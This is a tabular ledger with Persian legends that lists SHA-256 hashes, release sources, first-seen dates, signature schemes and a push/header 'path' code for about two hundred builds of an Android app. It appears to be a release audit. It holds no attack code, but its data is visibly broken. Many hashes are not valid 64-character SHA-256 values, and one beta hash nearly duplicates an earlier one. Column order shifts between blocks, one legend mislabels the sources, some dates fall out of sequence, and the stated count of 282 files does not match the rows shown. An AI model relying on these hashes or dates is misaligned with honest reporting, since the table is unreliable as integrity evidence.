84b0571d67de22f1e841fe7ebdf3bb160d7cd4a68883c1242ece96f3c8e0f3e9	12	N	10.4.6	VT	2018-12-25
e0b74790d67b22c8fdd506454e5e415c0bc5ca2f927073c6385eaa6eae52a998	12	N	10.4.7	VT	2018-12-31
16c02883144ad5b88880b4d898993e4bf0bdee397638238ad95fcafca82f5e3a0	12	N	10.5.0	KA	2019-01-28
551784dc0e18a7cc837be86f3f205173a087650283caf5277e94b670796f32f0	12	N	10.5.1	VT	2019-02-28
7ea717c7a538f92036449408281975cb38956ec2a94b3c198c771c7130bf773f	12	N	10.5.3	KA	2019-03-12
5b8fffe5ba4e808eeb23b9d108d9fb525e9ffcf7a52189cb65a568d87c322bc2a	12	N	10.5.5	KA	2019-03-14
4acb638132e694e6f1a40fd14f1dac3abfd041e6591dfb951e818c9977c99b8	12	N	11.0.1	VT	2019-05-23
80f4d5a255462e66b600275aff9ead1ffe64f51d0dc5e01d5427467a863ad048	12	N	11.0.6	VT	2019-05-26
d2e76354b568f5163f423955adb65050a00ba67f08d9296fe8e6c6d4633124e5	12	N	11.0.6	KA	2019-05-28
4040d53062345194a522c3e1883b9301ec36209236d77bb01cddb0e9889ad344	12	N	11.0.8	VT	2019-06-22
408d02eacaccd57a1c8459af279f07acdcae3577c6cc680bba776b7ac1caf5d	12	N	11.0.8	KA	2019-06-23
9672b7feccf1d0fe362dd39efd894ed014a07703071cc1f751f0c90da9d2bb00	12	N	11.0.10	VT	2019-08-22
4bd19ff3a155d9d28b104919d60a3cc286a9932c30cb17eae9790dbedf3ac2f	12	N	11.0.12	VT	2019-08-27
8b8da23e74d51bb924c0a0abb5079922c19b3de937bc15470344d1aa3515d	12	N	11.0.14	VT	2019-09-24
5dacbd642a48c0cbcf58809a9a61a39cb203c616428b50400a2fa1e3755d132	12	N	11.0.15	KA	2019-10-07
7bbe4a3765e36027540c8b906279105efca43c133c0c4025bb57c11c2c46621b	12	N	11.0.16	KA	2019-10-08
d590793f9e0e50d56cca5507f6658ad698c41eddf2ed6a505e84897dfc02d8a1	12	N	11.0.19	VT	2019-10-23
6ceac96430636e3020d1e3e895c726c4bbb315fa2ba238056b9874f926fcd1cc	12	N	11.0.21	VT	2019-11-11
3d1ecc4697fae2b0b10dc40558299662b53e2b0ba1df7be92ea4c4c97d162a10	12	N	11.0.24	VT	2019-12-22
f79fd63dc68b1ff00d929ac98f4b168bb57203e7daa7fb4f969b1f653f80e342	12	N	11.0.24	VT	2019-12-21
ee59cea18c06a509555f2b1d2f1989daa0c59a697da3dc8b5fe0bce3ad6e6865	12	N	11.1.1	VT	2020-01-06
561f35c34e6cc0bc614720545534313eb2ff20290908d498ab28ae31ad08adae	12	N	11.1.2	VT	2020-01-19
f93a2d492f699379b5818014f3682c1a77f818ec517c9caba53c8a55211535cf	12	N	11.1.2	VT	2020-01-19
45a4c0720bf5a646222988c4cc67772c6608c40be3de6a2d7fdb0eb99f8b343	12	N	11.1.4	VT	2020-02-03
b79bc960e897fb03f0b02e89ee992b4148ca508b793f8aba4d1c5a360b991b8d	12	N	11.1.4	VT	2020-02-02

مسیر: P فقط پوش؛ H فقط هدر پاسخ HTTP؛ B هر دو؛ N مسیرهای بررسی‌شده غایب‌اند، نه حکم سالم‌بودن کل برنامه. امضا: 1 فقط v1؛ 12 هر دو طرح v1 و v2، همگی زیر یک امضاکننده.

منبأ تاریخ: VT نخستین ثبت همان فایل در VirusTotal؛ APKPure AP؛ Uptodown UP؛ KernApk KA؛ APKFab AF؛ زمان کامل، URL آرشیو و یادداشت‌های ممیزی در release_ledger.csv است.

هر ردیف، یک فایل مشخص

۲۸۲ فایل امضاشده، به ترتیب versionCode. شناسهٔ SHA-256 هر ردیف به پروندهٔ همان فایل در VirusTotal پیوند دارد.

تاریخ مشاهده	مبدا	نسخه	مسیر	امضا	SHA-256 / VT
2020-02-18	VT	11.1.6	N	12	859c02c1cfe45cd0f5df5a19f26844ac4c59ffdec9ef94ff55436cd0c40b4a4c
2020-03-01	VT	11.1.8	N	12	9024c50db10f65d4ea40a6f1b2d738c1d24f749798f7edf15fcbb4945a7d0686
2020-03-18	VT	11.1.10	N	12	279f7c50b53d267d6c92c361504efdbfbf8a20066c3ac025c187a57c6878db42
2020-04-02	VT	11.1.11	N	12	19cfaa382f39585b8555122e9c4fc70b1d9ac0a5cb2a9fff6aa3ff81434fe93a
2020-04-20	KA	11.1.13	N	12	1a37f32e40f095d58ecfba3ca6610f113eadf7f7fab3a99bdbc69c7ed7d5eba1e
2020-04-24	VT	11.1.13	N	12	9630f2ca8d0020910de2a89a3548f1b4347cf4446d582ec9f693bf90f3ee52fc
2020-04-25	KA	11.1.14	N	12	84c3d0cef9d635187187e41c146bc7b3415fa9cbbd9b3ecf96f049bf71ff156
2020-05-02	VT	11.1.15	N	12	56810ea709a87c23aff64bde29f5e0b70081a599f82b5485fbbd3c89e9bef7f6
2020-05-17	KA	11.1.16	N	12	fe4c3c4b6f4ee345cddbe2cb1c8ce6c17e74c1b2a153697c67df88a26517d6c
2020-05-31	VT	11.1.17	N	12	5a0b2966060eee4560a04ae8916f6e4e9ba58adfa78aa59f646207af757dea1e
2020-06-06	VT	11.1.18	N	12	e449ba0697f449c58b1ed37c47d834e150d30d1c759ad0ff4d4f2709d34c9777
2020-06-14	VT	11.1.19	N	12	15241014201273c2265618d03432f5e2e74bfbd6e59622583286d5cf29ad473
2020-06-29	VT	11.1.20	N	12	8ea721e8c94d7c57b1997bf969066ace221d1a149110eae562da3c34d269cc3a
2020-07-11	VT	11.1.21	N	12	5f4da853ab002037dbe425d063228268ccaa4fd1b1d58320ca5f6dd5561d2f45
2020-07-26	VT	11.1.22	N	12	66b234208871f118bc77889278025674b438e98eb4f4fce65f0e4fe7b70a9edc
2020-07-25	VT	11.1.22	N	12	b12d16853527275ed878110d25e42ba54dc70f1a9a67beb5f6d3989ce7f50282
2020-08-10	VT	11.1.24	N	12	05ef5792e823f3ec2ad4a99209ff392c0d9df32de77fc906cc71a296df06bfd0
2020-08-11	VT	11.1.24	N	12	e8345bd1fa401cd5acee61611afb23d9dcca91b43b788b72e8d64017dbc16d2
2020-08-25	VT	11.1.26	N	12	8488ada3d97f86de8640469e432d2faf78f1087fd30480e78beafadd8a973dd
2020-08-24	VT	11.1.26	N	12	b4efc08866fb37c6de22dd286e64772f246ad7505317f131a3bb823fe6442f3d
2020-09-06	VT	11.1.27	N	12	42796583b9dce270d5c56b7b4a915f98aa26b47a4fd9b6a94c6fdeb24f16fcc3
2020-09-07	VT	11.1.27	N	12	720ef53eb1161218ccac3f00b780c45cd3781bc06574a94bf24f362d753a8693
2020-09-21	VT	11.2.1	N	12	52e66cfc3117bcb84e2b8f94cc508caf59dd53a7503a312fe6d915f332cba23
2020-09-22	VT	11.2.1	N	12	8bf2f72b9c89e0c3604b5e442cd20b350c617ce804b693983db1400cf112ce83
2020-10-07	VT	11.2.3	N	12	85490e491a18a8c0d953a634a8ce1bfd273826083e5696fa4a431bdd3eb3de8
2020-10-05	KA	11.2.3	N	12	f65d5aa3c7e6dad81daba5e1465e01981c7391ee7736cf6764c507051aa70
2020-10-20	VT	11.2.4	N	12	10a7a3534adea066a2ab21a46e4f269aa55eb4dd9f9c30fc52b0ac6f59f4cb5b
2020-10-19	VT	11.2.4	N	12	cde24fcd7052bb89c2e0500a61a611e126e9c4f8ce2954e0cd3eb1197bc226d9
2020-11-02	VT	11.2.5	N	12	3dd8eb0885d5c2cc6c39464d4c22432d5ae76cd6cd924ff7156f567e2ffbbcb23
2020-11-01	VT	11.2.5	N	12	b8d17402587f6e633615a1e3e5c211d2bd30ecb5c938d13cb1ca15b94d0ce6cb
2020-11-15	VT	11.2.6	N	12	544af718216460f5916d7ad6b510e47c749eb48e83357fa887ddb6d5e771a57
2020-11-19	VT	11.2.8	N	12	24e47fa63f6d493b3fca2f06a446958ab680b6aaa1bc3feb64597e2e6190e9bc
2020-11-20	VT	11.2.8	N	12	9f1e2dcf0727be1ef51bdc34521ab1a5acd40f6e5ca28b9b41c31c3c5bf3066a
2020-11-29	VT	11.2.9	N	12	e79ab10e86b75f60c92b3378849f72eb186e794fae5bda39199adabe84749ea5
2020-12-13	UP	11.3.0	N	12	bcacd2d1ad0c689760aeca9f95d96f434303285f6cc05b96bb3270fbfd42501e8
2020-12-16	VT	11.3.1	N	12	def9a9fc939790c49ba3e84be4789dd1d48861e115acf204425a23e57f8a0b7
2020-12-16	VT	11.3.1	N	12	e6a57bbfd7274964f7c201502623a8671266bbd97dad06e7855147687c79fc56
2020-12-27	VT	11.3.2	N	12	2ed1730998476d69f8f8e541a5066a5b3c341daaa59e391d3c291a131ed1e35
2020-12-28	UP	11.3.2	N	12	a06a2f3602822c249536f5205f3c7b9e082ae9431fc7708ea30d305355fdead3
2021-01-10	VT	11.3.3	N	12	28e9ad95d8ce392183e9f933e2200d7343065882a53a6203a4610f4417d5c933
2021-01-10	VT	11.3.3	N	12	3af40a9a465a553b4abf637b2368fb3db27f5870a44170dfefabf4624bb25d8cb
2021-01-24	UP	11.3.4	N	12	a9a5499d18ecca33031cbbf9ee90a5db56918802955c1862338111f8f47c7bec
2021-01-25	KA	11.3.5	N	12	45d6c12a9a295b7133ba01ede91d43a6a597462446505c70bce08d55968bd7fb
2021-01-26	VT	11.3.5	N	12	fa1e251aa025311c160534df401d8b2c9248135697be16add2a0c1dde639763d
2021-02-08	VT	11.3.6	N	12	67cbcd83b86164f249f8943e53f3a5bda241f31b220bc04c327e9367e6fcb1ef
2021-02-12	VT	11.3.6	N	12	e93eea31041f3b8ff4a01f5cf278a5c09cc46e49ded0c68e1b90c2b39059088e
2021-02-22	VT	11.3.7	N	12	541f3af5c6402c82fc08d35aea5a7c7e4113e2874aa8a7ab5c34edb1ce404c55
2021-03-08	VT	11.3.8	N	12	30c854559a7c93f62f2cb99985ef732702f17d14243b3edbb10d8bd1f5e09bb0
2021-04-06	VT	11.3.9	N	12	8adecbe44c8156baba8c2968388c00ca603a2b195e87ffd9d514863cce067499
2021-03-18	VT	11.3.9	N	12	cb8fec64b0c4a7480698c9ff7fceb3d2d0e94df12b822fbf4c581f0c033b7ddc
2021-04-14	VT	11.4.0	N	12	36d07ed69d4c16d68a37fea5cc82c14bf6a8e8d0116cacb534fc3d562ff1792
2021-04-12	UP	11.4.0	N	12	7fd1c8b528f9590222b206d2732d8b97cf73038e0011f665835fa4023d012b42
2021-04-26	KA	11.4.1	N	12	5f741ae273ef44cbc359cffba78d4c68f0ce7279854cf04230879e06c98de23a
2021-05-01	VT	11.4.1	N	12	fe4d2528293dc47ecaa54bd7983ad7dff477a9c20a76f84b24bd9d6b9f8d1d45d
2021-05-08	VT	11.4.2	N	12	21413d1faf330da4d2501b8b7df37703ebba00d456d4b19895c83de6f9adb144
2021-05-12	VT	11.4.2	N	12	6bb216933f2ac1901963a133bd463b9a4bbac148b200586f47f0fca9ef591b56
2021-05-24	VT	11.4.3	N	12	76abcd39fe0f1f8a0ec0c76834a1d46b2fd57e7e363ba5fdddfebce7ef3479446

مسیر: P فقط پوش؛ H فقط هدر پاسخ HTTP؛ B هر دو؛ N مسیرهای بررسی‌شده غایب‌اند، نه حکم سالم‌بودن کل برنامه. امضا: 1 فقط v1؛ 12 هر دو طرح v1 و v2، همگی زیر یک امضاکننده.

مبنای تاریخ: VT نخستین ثبت همان فایل در VirusTotal؛ APKPure AP؛ Uptodown UP؛ KernApk KA؛ APKFab AF؛ زمان کامل، URL آرشیو و یادداشت‌های ممیزی در release_ledger.csv است.

هر ردیف، یک فایل مشخص

۲۸۲ فایل امضاشده، به ترتیب versionCode. شناسه SHA-256 هر ردیف به پرونده همان فایل در VirusTotal پیوند دارد.

SHA-256 / VT	امضا	مسیر	نسخه	مبنا	تاریخ مشاهده
c637a98da327eb9c6f4e4382b209b43d857dec3a5ee06cad45be62f4b4d28047	12	N	11.4.3	KA	2021-05-31
353d21e45877bba97dcd5a71a55d206129f00195a141c187060b222c2e66a2f	12	N	11.4.5	VT	2021-06-09
d5ae63444e1d3402683d088dfcd48d004e5c68db8c3b7b50ed78fe98413ab021	12	N	11.4.5	KA	2021-06-10
883939f87077c7fc20eb67a8197569257e3a2e97a5a229f201c2b8ec482a5559	12	N	11.4.6	KA	2021-06-21
de4890345129542a73fb72ef1cf0b6050c889101e9703cc40a3408f3749c093d	12	N	11.4.6	VT	2021-06-20
989bac85e5981ec16011354272c175c8870fa129998b0beb25b79c1e7b51105d	12	N	11.4.7	VT	2021-07-06
ba2c2eba854dea53a9a6d2d74a5e7027a0ac634cc1e1e5bfffde707b236a125f	12	N	11.4.9	VT	2021-08-02
4497412456b673298766f687430fd2ebb42ef7bedf9bf9e493be3fe820b99149	12	N	11.4.11	VT	2021-08-19
086cbc4e0e94a44786f875b4bd109bb3dc2b2007cc176496c3602e20ef8cbdf4	12	N	11.4.12-ALT	VT	2021-09-01
0e7a27224bcc10865cbf3f9f8461813604cea3033dc8a2dc92b151ad43fe024c	12	N	11.4.13	UP	2024-08-18
e80ec68a7bed15348a04f9d866b3e3a5ac886ccd320dea350cfd5cdd4b761b37	12	N	11.4.13	KA	2021-09-04
bc6cbbec3064f97fbeb6274168b1d02e74783c0ca0f8c498d00c739d4b23f24a	12	N	11.4.14	VT	2021-09-14
b475a439abf00f6edf2bc013bb9af4d36c80f0007eeaa6049c9a81d764fea4f4	12	N	11.5.0	VT	2021-09-30
575e8bb4992c5e289c7f41da6eafb94b7d8ad49d978e804fc5af9da8df1e1ec43	12	N	11.5.1	UP	2021-10-13
29e7a7b545be78da7a37f58a064fa728620bbdc9f15e06c9f77824bd599ed0b	12	N	11.5.2	VT	2021-10-25
b073297b0fa0009c2451a3520f41bfe79f129adcadc159ea9492f0597745283c	12	N	11.5.3	VT	2021-11-07
26705cdc6378c8189130796c3ea1438ac62a06adb9cf89f80d1545e719a8169	12	N	11.5.5	VT	2022-01-04
1e447dbc40daf1180102cfc5afce5317750ff2cdde1a01dde8c7edc5e2815123	12	N	11.5.6	VT	2021-12-08
3aeb1193a30e17976aef4da7f9264c5e08db7fab3c5b24a05331df552cae1f2998	12	N	11.5.6	KA	2021-12-11
b19281955e4f575f4b1f1ae6dcb73f4b3da8de4d99a4660f02d83380e3ea4a27	12	N	11.5.7	KA	2021-12-20
1deca4c562b664755b328581e30dbcb869f026eee32280703baa85a7aa95738cc	12	N	11.5.9	UP	2022-01-04
b894dda50c21f7d9cb8819b0459d08749663c2c9d6a1d0fb9642c5fe5a0d07c1	12	N	11.5.10	KA	2022-01-19
d2394118bea0fa665995ec4c9f3c3258d9ecee95d05c357ccc14cb6567177f4d	12	N	11.5.10	UP	2022-01-17
549e60318fa9f5bb78b1975e84da553f3da9da41e835cab25bcf031615a986c61	12	N	11.5.11	UP	2022-02-02
4ad3f9a33bb979acaedf91f5fe9e5198dd145887fd2f8e525985bbcf2013e8d4	12	N	11.5.12	VT	2022-01-30
cd2638f1a5c50d4882c13c6036a321f99652d126ce61d5159a6375d5ae437089	12	N	11.5.13	VT	2022-02-13
d275c72d115037381f90eb756ad7dc939c874b0592fb83b2d7387019d4884a0e	12	N	11.5.13	AP	2022-02-14
baafa261d066a45ba3d4e28005d9f0a51423d96652f77c46fdbed9211dc47776	12	N	11.5.14	AP	2022-02-26
c20d4006688c7ed376c34fdea2c7b4dff05884344c7583ab7fdca1f40b9fdcf	12	N	11.5.15	VT	2022-03-14
84baa387ab7de4b76a2c35c37daf869d9da2fd996386d9688f4ae252193c3273	12	N	11.5.16	AP	2022-04-19
f63e1c3b3e8487795d14da9bfdae10657eda4a6f131b9c80942c603f5813cb89	12	N	11.5.17	VT	2022-05-17
2ddcc29661974c22ce5aff40f2d35af793fa488209e5ac5421637b778a0b2e93	12	N	11.5.18	UP	2022-05-28
7375270a9f33898f2b68806660de74eb16dc9b160a79adff0e39afdb9aee40b75	12	N	11.5.18	AP	2022-05-29
0d1a0c7743b396ee1f51040c34cb57fb7aa06923cb2f4862703ef60e8728b174	12	N	11.6.0	UP	2022-06-13
5ce37d97096b9888720b02bb8e16f5a3b4ce76850c64c19613e6caf7c623730b	12	N	11.6.0	VT	2022-06-18
6e8100ad4612882e18991878d6b3746b5007b6a2f1203e9c535f8b0e28af3ca3	12	N	11.6.1	AP	2022-07-12
8a98e29f2c478ae01fb0e1d02f003af58ab2d1a318d2520a96adf0469049137b	12	N	11.6.2	AP	2022-07-25
a74498b0d713789b371c8490ef78a22ae77f878a94886b44cb0b35b8dcfa7e9c	12	N	11.6.2	UP	2022-07-23
b2396edd140dcc76702c486ea836988913db052f05cb2c222a2060dd05b7d4cf	12	N	11.6.3	AP	2022-08-07
11f7811d011c46d14b8b6c5433633a598179058a4de242683470c555d92d1c57	12	N	11.6.4	AP	2022-08-20
dca2b9ef9e7a7eef30e2361d7c3c5699ddd4543d25ca0a64b348a65c74d2acdc	12	N	11.6.5	AP	2022-08-23
030f38b19373c3c37fd8225ca2da29e7fc6de82476844733e3f7bce86de0355	12	N	11.6.6	UP	2022-09-04
16e2b665aeb268f47a9edfff1956bb9aa1198f2b45c0d9d7b798dc44b7bd2984	12	N	11.6.6	AP	2022-09-03
621d26450665af23aafef7b8507258e303af0bdae1ebdacf24bd6737b65976628	12	N	11.6.7	AP	2022-09-18
d3fca0b0fd25bfff22feb153e9e679f51e2e237a4ad7c8480d9d4e9240ca5333	12	N	11.6.8	VT	2022-10-20
cd7e48d6108814b94edfc47c137c742b143881116d679ae37878b468d6291743	12	N	11.6.9	UP	2022-11-15
7774e17e095c6deaa1f747dc9a67e1db05d0b967cac798d434b3612ea51d661a	12	N	11.6.10	AP	2022-11-15
1913e196c39fc80c9d166cd275feacc186c3cbd50a8681a6e8a8f2e75797db0	12	N	11.6.11	VT	2022-12-20
5edb1b57d26bc3386e4122f5446468841420062b9c06cd09649779564a8c5f5b	12	N	11.6.12	VT	2022-12-24
81eac054e24760215302ab4530fb2cfc827490afa70a31ec1ed75a5472ce8da0	12	N	11.7.0	VT	2022-12-27
d2628c93af010996a58001a26f6c075e3517afd8c96b02c6b723b912b6db9b80	12	N	11.7.0	AP	2022-12-28
aa07b9155fc48cd8c87628f72be6abf928ae54dfa1e1d93f112e982669f98dbd	12	N	11.7.1-beta	AP	2023-01-08
acd0719dca270b74e6f71616a34b2e119ae8d8dee450b966811e24b9943d4d8	12	N	11.7.1	VT	2023-01-13
b2633e99e9945811b51c7b771392cadb0685d40c7009b1b15a451ec664b62df	12	N	11.7.1	AP	2023-01-10
e4a2a2bfb3bb1a69858d4c2f381d446e9d2079007cb7c87bbf141cfff95647b1	12	N	11.7.2-beta	AP	2023-01-17
9dce239269051978fcd3c735cde0b1a597190243642bbbe55244846195b135b90	12	N	11.7.2	AP	2023-01-23
39d9408eebfa314b4492f7f36d208aa669ba7a26d187eb5ea0c376f771a4d97	12	N	11.7.3	AP	2023-02-05

مسیر: P فقط پوش؛ H فقط هدر پاسخ HTTP؛ B هر دو؛ N مسیرهای بررسی شده غایب اند، نه حکم سالم بودن کل برنامه. امضا: 1 فقط v1؛ 12 هر دو طرح v1 و v2، همگی زیر یک امضاکننده.

مبنای تاریخ: VT نخستین ثبت همان فایل در VirusTotal؛ APKPure AP؛ Uptodown UP؛ KA؛ KernApk AF؛ APKFab AF. زمان کامل، URL آرشیو و یادداشت های ممیزی در release_ledger.csv است.

هر ردیف، یک فایل مشخص

۲۸۲ فایل امضاشده، به‌ترتیب versionCode. شناسهٔ SHA-256 هر ردیف به پروندهٔ همان فایل در VirusTotal پیوند دارد.

SHA-256 / VT	تاریخ مشاهده	مبدا	نسخه	مسیر	امضا
fb0980d0584947d965cd017be6cdf29722c8679a12fb3506daa86cc04416a80	2023-02-05	UP	11.7.3	N	12
3413462fad51b6ca8f1983f0837533fe564a58895f507f06a1b1089b6dadabb0d	2023-02-17	AF	11.7.4-beta	N	12
e1e872f3c085a1a8e8a8280258287007cca2063148f7fb04bbbac082e3b17b04	2023-02-17	AP	11.7.4-beta	N	12
2ace673c5fa11dcc6ad6d38e95fadde4593d86ecb2496a7fc941d8b9f8b1e7c7	2023-02-26	AP	11.7.4	N	12
75301b49c4869eb4c2238c26147b4bca0d2194cfaebc4294a2924a3a9b82a704	2023-03-14	AP	11.7.5	N	12
272b7971e2713c898ebabf80987367cd0413d2e38d55e9d5c3983dd19769cd97	2023-04-17	UP	11.7.6	N	12
3144341b4ff3ed757e91103b39d02b76aa88dcf92e65b9314e391d3ddd287b4a	2023-04-17	AP	11.7.7	N	12
32227ca16759dee1a2e4ca2221298b2efbf0e89c17b9c2e839c437072cd39682	2023-04-18	VT	11.7.7	N	12
38acc45dfcce9d61eb4f6ff403297073320f1efb54012df1c2d0cc24b27dc7a	2023-05-03	UP	11.8.0	N	12
d6799fbcf14a7e57ec6e801bfc15a53aeba8c51669ccfdebcb839d3534de723db	2023-05-03	VT	11.8.0	N	12
ee36859f872cf5cf3723f0cfde50ad5f5c61409a273ff268d6d0660f83c326a81	2023-05-14	VT	11.8.1	P	12
caa357ad191d77af83eb5a87471f64be66abd961663164470f4dc55a8b019101	2023-05-29	VT	11.8.2	P	12
15e4a710e995a020f26511930d8efd195e6f3707d4740ac7e2390581fe6e0432	2023-06-12	VT	11.8.3	P	12
abf9cbe26ea6665a7b47ebebed4c467196cc4b7b621c08bcf37d5e045501ace	2023-06-26	VT	11.8.4	N	12
2cc3886acb7d777c180e98f61aaba2465f19b251ded63558131ebb27659fab8a	2023-07-12	VT	11.8.5	P	12
582f49a01474dd164200dc52015e43db38d3abf1553d1b6d5b5e6642655e33f8	2023-07-24	VT	11.8.6	N	12
4292f192844c496a2b75f90f40f1ff789d6c35664ad40641c7a89c0da5e889d0	2023-08-07	VT	11.9.0	P	12
273c5e66b6398677e9aaa56b0000ec3f918340d278c17e4416b31f7ea867524	2023-08-09	VT	11.9.1	N	12
f8bfc9211034a4109ac5aec6deff8036bab3b278ec0ff56f725e5d02107a81bfd	2023-08-21	VT	11.9.2	N	12
61053573a1a15a04e6ea45ca4b8e489bbad9678be067cc3d27da10c6b3f100eb	2023-08-23	VT	11.9.3	P	12
95c4722435f7bc6cfeb230a16b0d53b36b5f62f553594dee4c0576d9982794aa	2023-09-05	VT	11.9.4	N	12
284d88348398bf52aa48dabce78be9099d25f670a7cab304582aa9d97d91a4da	2023-09-22	VT	11.9.5	N	12
4b6baad65804ba42637bada56d972f8c956e904fbdd7c8cab3c35897a4f2af606	2023-12-14	UP	11.9.6	P	12
ed7562ae404f7f25ba6dc21ebdd5af01e81e50f282d5a8479eae0cb0415bee65	2023-10-03	VT	11.9.7	P	12
3ca054a68fdb4156c250ff9f51ab1faabdb7e56529b21f96e0d9e9f7d868d48f	2023-10-16	VT	11.9.8	P	12
0e0f91c55fb7a09e4eb0903bff67819671c1bd232aad4eec3e39126ce1ab68	2023-10-30	VT	11.9.9	P	12
5e999bf5506802ff1450895ae079a6fef9277f7cab93e62103fce61dbd845a510	2023-11-13	VT	11.10.0	P	12
51055520dab6e7b0d7e8c3344d9493dfdc00a74857a0cfcd926d658451c70fe5	2023-11-26	UP	11.10.1	P	12
f3e10444baa34b66365794735cefab414a04291d9026d021b1e5ac50927de781	2023-12-10	VT	11.10.2	P	12
414dc672823219b6e1be765d4f0017a00c32949132b6ac999683fbf568e84318	2023-12-25	VT	11.10.3	P	12
3c596f76c07e2121bdf4d9e4ae2dbb15314a80479e51d1da103602d5b1f1428	2024-01-08	VT	11.10.4	P	12
1d1ad55653dc443f51c3aa58e18c171aa2d0d4e27c10d1f5382268968c817f9	2024-01-23	VT	11.10.5	P	12
17bf0fa9015283d0c28f7a9e351d2925c2abff9c6b51ea2727da5ef066da0157	2024-02-05	VT	11.10.6	P	12
d70c10f5adf70f800956a5d1af501eb2cd162314afe5f48bec503e21cec6062b	2024-02-19	VT	11.10.7	P	12
9c4ceb21fe6c9c19cf0c4ae1cd3b379f7988e816d933ae53ad7c3c40c3c75fa5	2024-03-10	VT	11.11.0	P	12
9cc99f0b2ce752539a08202893b5332de7d463f85019e347a9fa5c9c730ee571	2024-04-16	VT	11.11.1	P	12
12fc26635370d930f2d9bc85867884dd883ae818ac0c4976d7caaab2845086a9	2024-04-28	VT	11.11.2	P	12
67553b6a1b075f11e0f3305f990dd2244b872597c5ef2d34e5a1c39c9e894bc	2024-05-14	VT	11.11.3	P	12
06cfa492875677974690eab2a0476a8dd72aacbcffc653019fdd277625efa269	2024-05-27	VT	11.11.4	P	12
1fb0fa9015283d0c28f7a9e351d2925c2abff9c6b51ea2727da5ef066da0157	2024-06-18	VT	11.12.0-beta	N	12
18cb05e733f71d88b76466ebde6df56d5b49fc94e4a223029cd1cbe6fd41cd6b	2024-06-24	VT	11.12.0	P	12
5d3d3452298cfc76d3393f7eafec35c638e0797a81e0bbebe3b1738cb0fc294e	2024-07-09	VT	11.12.1	P	12
3134990f4fcf66ea5c291ad107e56a7b8869278e44ed0140824c11bb820b5ac5	2024-08-05	VT	11.12.2	P	12
4a26e750da01879e91dc3d823a08038eec0b02074dcb5161e3fcc4c644502183	2024-08-19	VT	11.12.3	P	12
38d27f25b59c81998467b928878d7de0adc85a2a5f02756180812e1cc75b3ab0	2024-09-01	VT	11.12.4	P	12
81bfd39bcb5b395a61a6dd804b6802fd28091564d2ae28cd77a2fbdb80da0de	2024-09-14	VT	11.12.5	P	12
d73ad3784f54f2fa31a089579a8d13cf19a12f76e18cb5aeaa71e1524e09232d	2024-09-29	VT	11.12.6	P	12
b5bc08eabc46703a481952fa4487ca9d6800fb13f4892662b850f2ccfc2e5a38	2024-10-13	VT	11.12.7	P	12
f7bfa625120a34a9c189ab25ecf4fcb0945548355364bdbc964c532e80153830	2024-10-27	VT	11.12.8	P	12
dd36f4a146deb55247917552063bfc6854ec3efb93a5e438cddf9cfed689cc8	2024-11-10	VT	11.13.0	P	12
b93266fbbb29718c77a4dfaa26a4e0a181a9ab14112a53ba82c1a1a6469918d6	2024-11-23	VT	11.13.1	P	12
677cd05adc9a448f963f9386e2d89174a745768e31031053a40b9c0cbcd8887c	2024-12-09	VT	11.13.2	P	12
58c59c8f1c35b02223e6a4cb7a1982c0419c1f24711b9d843d169cdda073a0e	2024-12-21	VT	11.13.3	P	12
2352f767432cc214f5bd51da881ba5a2d4feda4739867b9aa9ea123ada53b94	2025-01-04	VT	11.13.4	P	12
9ef4641c7ab7e99722961c2475c5bae2bd256424b326c06e0307a6aa3c75e42	2025-01-20	VT	11.13.5	P	12
da2828e05e756d33f700d7db948f457b9a8c62319c112d39bfe397f32eee7e7	2025-02-03	VT	11.13.6	P	12
28f91e4107cd90d63771b43ae9e8e2aa56784a09cdbfee945ef7fc1fd93a22cb	2025-02-18	VT	11.13.7	P	12

مسیر: P فقط پوش؛ H فقط هدر پاسخ HTTP؛ B هر دو؛ N مسیرهای بررسی‌شده غایب‌اند، نه حکم سالم‌بودن کل برنامه. امضا: 1 فقط v1؛ 12 هر دو طرح v1 و v2، همگی زیر یک امضاکننده.
مبنای تاریخ: VT نخستین ثبت همان فایل در VirusTotal؛ APKPure AP؛ Uptodown UP؛ KernApk KA؛ APKFab AF؛ زمان کامل، URL آرشیو و یادداشت‌های ممیزی در release_ledger.csv است.

هر ردیف، یک فایل مشخص

۲۸۲ فایل امضاشده، به‌ترتیب versionCode. شناسهٔ SHA-256 هر ردیف به پروندهٔ همان فایل در VirusTotal پیوند دارد.

SHA-256 / VT	تاریخ مشاهده	مبدا	نسخه	مسیر	امضا
df2c7fa3f55b2abec34f8e178230dcfd1401edf10f6a9d6e1b4a674ac61c1139	2025-03-10	VT	11.13.8	P	12
7d5b766309ebdbf1cf58a2a8f8a563b3ebf18c66df8d69416de02f01999fb6eb	2025-04-14	VT	11.13.9	P	12
c8b6a3a0d128ed82372ae33b485eb2b4d115c1f195ca1fa42482bda3b7afe64	2025-04-28	VT	11.13.10	P	12
9f232774bfacd3bdbac960a2ce957ae619c88db8b36f2136794612f5bfac6f5d	2025-05-03	VT	11.13.11	P	12
8c8e7406a745c31cf67bfc44c69262676f86a3e41b6ca6fb2914926600a80b22	2025-05-12	VT	11.13.12	N	12
f13e2dc2db2cde6cbad66da1c3cc0cb3986ba14c8fa3349e751806319a276535	2025-05-21	VT	11.13.12	N	12
4a9e9d0553c9fdc2e55af5fd0d2e9853dd61b994681d4137918ca4d9f1f8e6bc	2025-05-26	VT	11.13.13	N	12
0fe66bde25e6af845183e71af22bed9c88052157ebf24efb644e314d974d374f	2025-06-10	VT	11.13.14	N	12
046afaf397d41fe10a670934bb6a6733cecec52513b5e70f2f765897a804b151	2025-06-30	VT	11.13.15	N	12
935a183265a06d50a3e57bdaa4ef56c6a84574f7ef5fdabad250ca227110eaa9	2025-07-14	VT	11.13.16	N	12
3a33d8c8e3ed1ffdc0217a48d0ba7c6495d79fd01584b16746c5c6e6af072932	2025-07-28	VT	11.13.17	N	12
67cc91139d748bda282b577bbcdf27fcd304ccd5948b5db383d0f74c4e36c041	2025-08-12	VT	11.13.18	N	12
79b9daf09635bc08e80d26c9828f7d647f2a23c33ed1836fb00df70599fa2292	2025-09-08	VT	11.13.19	N	12
0bac2690cdced1ba7fd5f9364eed49985c9fd9a7852ff9f4907313925663efc39	2025-09-15	VT	11.13.20	N	12
296f734e5758242cce5ef7a21ef9128c2110abc2f4610a23097ba6b5e8fa9fb45	2025-09-25	VT	11.14.1	N	12
73b6fedb0da9a84253b994b20defd01abb163dd24e93d3e730c1091dc04ea7d	2025-10-05	VT	11.14.2	N	12
c1c42fccbdf0d1beb57af0041fe930071462f9d489a8d02778b76c1b1f52108	2025-10-26	VT	11.14.3	N	12
2e8b96a6801e4defb4169491e92e00ae9d59d038e7f03bca60ed80a60ca2cb0	2025-11-12	VT	11.14.4	N	12
